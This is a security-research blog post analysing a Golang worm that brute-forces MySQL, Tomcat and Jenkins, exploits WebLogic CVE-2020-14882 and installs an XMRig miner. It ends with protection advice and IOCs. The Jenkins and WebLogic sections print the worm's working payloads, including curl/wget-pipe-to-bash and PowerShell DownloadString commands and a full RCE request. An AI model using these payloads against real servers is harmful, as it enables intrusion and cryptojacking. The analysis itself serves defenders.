Early Bird Catches the Worm: New Golang Worm Drops XMRig Miner on Servers
In early December, we discovered a new, undetected worm written in Golang. This worm continues the popular 2020 trend of multi-platform malware developed in Golang.
The worm attempts to spread across the network in order to run XMRig Miner on a large scale. The malware targets both Windows and Linux servers and can easily maneuver from one platform to the other. It targets public facing services; MySQL, Tomcat admin panel and Jenkins that have weak passwords. In an older version, the worm has also attempted to exploit WebLogic’s latest vulnerability: CVE-2020-14882.
During our analysis, the attacker kept updating the worm on the Command and Control (C&C) server, indicating that it’s active and might be targeting additional weak configured services in future updates.
Technical Analysis of New Golang Worm
The attack uses three files: a dropper script (bash or powershell), a Golang binary worm, and an XMRig Miner—all of which are hosted on the same C&C.


The ELF worm binary and the bash dropper script are both fully undetected in VirusTotal at the time of this publication. Figure 1 shows the ELF worm binary result in VirusTotal.
The malware behaves similarly on both Linux and Windows operating systems. We will describe the Linux worm flow below.
Linux Worm Attack Flow
Upon execution, the worm checks if a process on the infected machine is listening on port 52013. The existence of a listener on this port functions as a mutex for the malware. If a socket for the port is already open, the instance exits, otherwise it opens a network socket on the port.

In the older version, the worm will then unpack the XMRig Miner as Network01 to the tmp folder and run it. The miner is embedded within the Golang binary using a Go resource embedding package called go-bindata. The bindataFile functions are used by the malware to unpack the embedded XMRig Miner binary. Figure 2 shows the function inside this file.

The malware will scan the network using TCP SYN in order to find services it can brute force and spread over the network. It will scan for IPs that have open ports related to these services: 8080 for Tomcat and Jenkins, 3306 for MySQL and 7001 for WebLogic on older versions of the worm. Each of these exploits has a package under the src “exp” (exploit) code.

The worm uses the gopacket library that provides C bindings for Go to use libpcap to read network packets. By running pcapc, the worm gathers network data which is used to gather ACKS and continue to brute force the services. Figure 4 shows the worm’s output for brute force and exploitation attempts on Tomcat and MySQL services.

Post exploitation, the malware will deliver a loader script: ld.sh for Linux and ld.ps1 for Windows. The loader is responsible for dropping and running the XMRig Miner and the Golang worm on the exploited service. See loader scripts in Figures 5 and 6.

Exploit Flow
The following describes the attack flow for each service.
MySql: Port 3306
The malware will run a credential spraying brute force attack. The malware uses
a hardcoded dictionary of weak credentials, such as root:123456, for this
attack.

After a successful login, it will run a shellcode to gain a local privilege escalation using mysql UDF. The exploits are embedded within the binary as a hex string. The worm has an exploit for each operating system and architecture (UDFLINUX32, UDFLINUX64, UDFLWIN32 and UDFWIN64). Browse here for more information about the exploit.
After running the exploit, the payload will use the sys_exec command to drop and run the loader script. URLWIN and URLLINUX store the dropper script URL. Figures 7 and 8 show the described payload for each operating system.

Tomcat: Port 8080
The malware will run credential spraying on the admin panel using basic authentication.


Upon a successful trial, the malware will attempt to deploy a WAR file (Web Application Resource), which will be used to transfer the 1.jsp file containing the malicious payload.
The malware will send Get requests and will parse the parameters with the jsp
file: %s/1.jsp?win=%s&linux=%s. These parameters will contain the dropper
script URL. The jsp script will then drop and run the loaders.
Jenkins: Port 8080
Similar to previous exploits, the malware will brute force Jenkins login with password spraying and run the following payload:
cmd@/c@powershell iex(New-Object Net.WebClient).DownloadString('%s')!bash@-c@(curl -fsSL %s || wget -q -O - %s) | bash

println "%s"+"%s";def s=new String(Base64.getDecoder().decode("%s"+"%s".reverse())).split("!");def c=System.getProperty("os.name").contains("indo")?s[0].split("@"):s[1].split("@");c.execute()
WebLogic: Port 7001
In the older version, the malware uses the latest WebLogic remote code execution exploit CVE-2020-14882. It will send a get request to the WebLogic service, and use the GET request headers as part of the payload.
GET
/console/css/%%25%%32%%65%%25%%32%%65%%25%%32%%66consolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread
%%20currentThread(weblogic.work.ExecuteThread)Thread.currentThread();weblogic.work.
WorkAdapter%%20adapter=currentThread.getCurrentWork();java.lang.reflect.Field%%20
field=adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible
(true);Object%%20obj=field.get(adapter);weblogic.servlet.internal.ServletRequestI
mpl%%20req(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod
("getServletRequest").invoke(obj);String%%20cmd=req.getHeader("cmd");String[]%%
20cmds=System.getProperty("os.name").toLowerCase().contains("win")?new%%20String[]{"cmd.exe","/c",req.getHeader("win")}:new%%20String[]{"/bin/sh","c",req.getHeader
("linux")};if(cmd!=null{String%%20result=new%%20java.util.Scanner(new%%20java.lang
.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("%%5C%%5CA").next();
weblogic.servlet.internal.ServletResponseImpl%%20res(weblogic.servlet.internal.
ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);work.
getServletOutputStream().writeStream(new%%20weblogic.xml.util.StringInputStream
(result));work.getServletOutputStream().flush
();}currentThread.interrupt();') HTTP/1.0
Host: %s:%d
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: close
cmd: ls
linux: ( (curl -fsSL %s || wget -q -O - %s) | bash& )
win: start powershell iex(New-Object Net.WebClient).DownloadString('%s')
How Do I Protect Myself?
Take the following precautions in order to avoid brute force attacks and vulnerability exploits:
- Use complex passwords, limit login attempts and use 2FA (Two-Factor Authentication) if possible.
- Minimize your use of publicly facing services.
- Keep your software updated with the latest security patches.
Summary of Golang Malware
In 2020, we saw a noticeable trend of Golang malware targeting different platforms, including Windows, Linux, Mac and Android. We assess with high confidence that this will continue in 2021.
The fact that the worm’s code is nearly identical for both its PE and ELF malware—and the ELF malware going undetected in VirusTotal—demonstrates that Linux threats are still flying under the radar for most security and detection platforms.
Both PE and ELF worms are now classified as XMRig Miner Dropper in Intezer Analyze, which means you can detect and classify any variants that are genetically similar.
Special thanks to Joakim Kennedy for his contribution to this research.
IOCs
C&C
185[.]239[.]242[.]71
Files
Linux
| Description | File name | File type | MD5 |
|---|---|---|---|
| Dropper script | ldr.sh | Bash script | 236d7925cfafc1f643babdb8e48966bf |
| Worm | sysrv | 64bit ELF binary | UPX packed – ead2cf8ab7aef63706b40eb57d668d0a |
| Worm | sysrv | 64bit ELF binary | Unpacked – 750644690e51db9f695b542b463164b9 |
| Worm | sysrv | 64bit ELF binary | UPX packed – f4c90b41126fc17848bd0d131288bd36 |
| Worm | sysrv | 64bit ELF binary | Unpacked – D8499b7b2e2aeb76387668306e982673 |
| Worm | sysrv | 64bit ELF binary | UPX packed – 301a0a58dd98ecbbe12c6acbd0c7bbdc |
| Worm | sysrv | 64bit ELF binary | Unpacked – f5859e81ff49dd66e501ec7c0f39c83e |
| Miner | xmr32 | 32bit ELF binary | 9c2aa65235a939b2811f281a45ecdab0 |
| Miner | xmr64 | 64bit ELF binary | 078b2a96f45b493e82b44f8c5344e7e5 |
Windows
| Description | File name | File type | MD5 |
|---|---|---|---|
| Dropper script | ldr.ps1 | PowerShell script | d708a5394e9448ab38201264df423c0a |
| Worm | sysrv.exe | 32bit PE binary | UPX packed – 030231d96234f06ae09ca18d621241e5 |
| Worm | sysrv.exe | 32bit PE binary | Unpacked – 14f57bd246cc1db3131cab421fbc8dac |
| Worm | sysrv.exe | 32bit PE binary | UPX packed – 642d73c85e6e79720a5ae7b82fc427c5 |
| Worm | sysrv.exe | 32bit PE binary | Unpacked – b1a4ec25e168156aeee8184b05777b1b |
| Miner | xmr32.exe | 32bit PE binary | 97d89d25e9589f995d374cb7d89b4433 |
| Miner | xmr64.exe | 64bit PE binary | 569fcf95f3889cefd87c1b425fa37b03 |
JSP
| Description | File name | File type | MD5 |
|---|---|---|---|
| 1.jsp | Java Server Page | 644f20b5a6e03aa054ba62d32f983adc |
Note
Learn more about Intezer